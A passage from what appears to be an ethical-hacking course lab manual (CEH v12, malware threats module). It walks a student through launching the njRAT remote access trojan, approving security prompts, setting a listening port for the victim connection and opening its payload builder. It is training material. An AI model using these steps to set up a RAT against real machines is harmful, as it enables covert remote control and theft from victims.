
4. Navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Trojans Types\Remote Access Trojans (RAT)\njRAT** and double-click **njRAT v0.7d.exe**.

Note: If a **User Account Control** window appears, click **Yes**.


Note: If an **Open File - Security Warning** pop-up appears, click **Run**.

5. The **njRAT GUI** appears along with an njRAT pop-up, where you need to specify the port you want to use to interact with the victim machine. Enter the port number and click **Start**.
6. In this task, the default port number **5552** has been chosen.

Module 07 – Malware Threats




7. The njRAT GUI appears; click the **Builder** link located in the lower-left corner of the GUI to configure the exploit details.

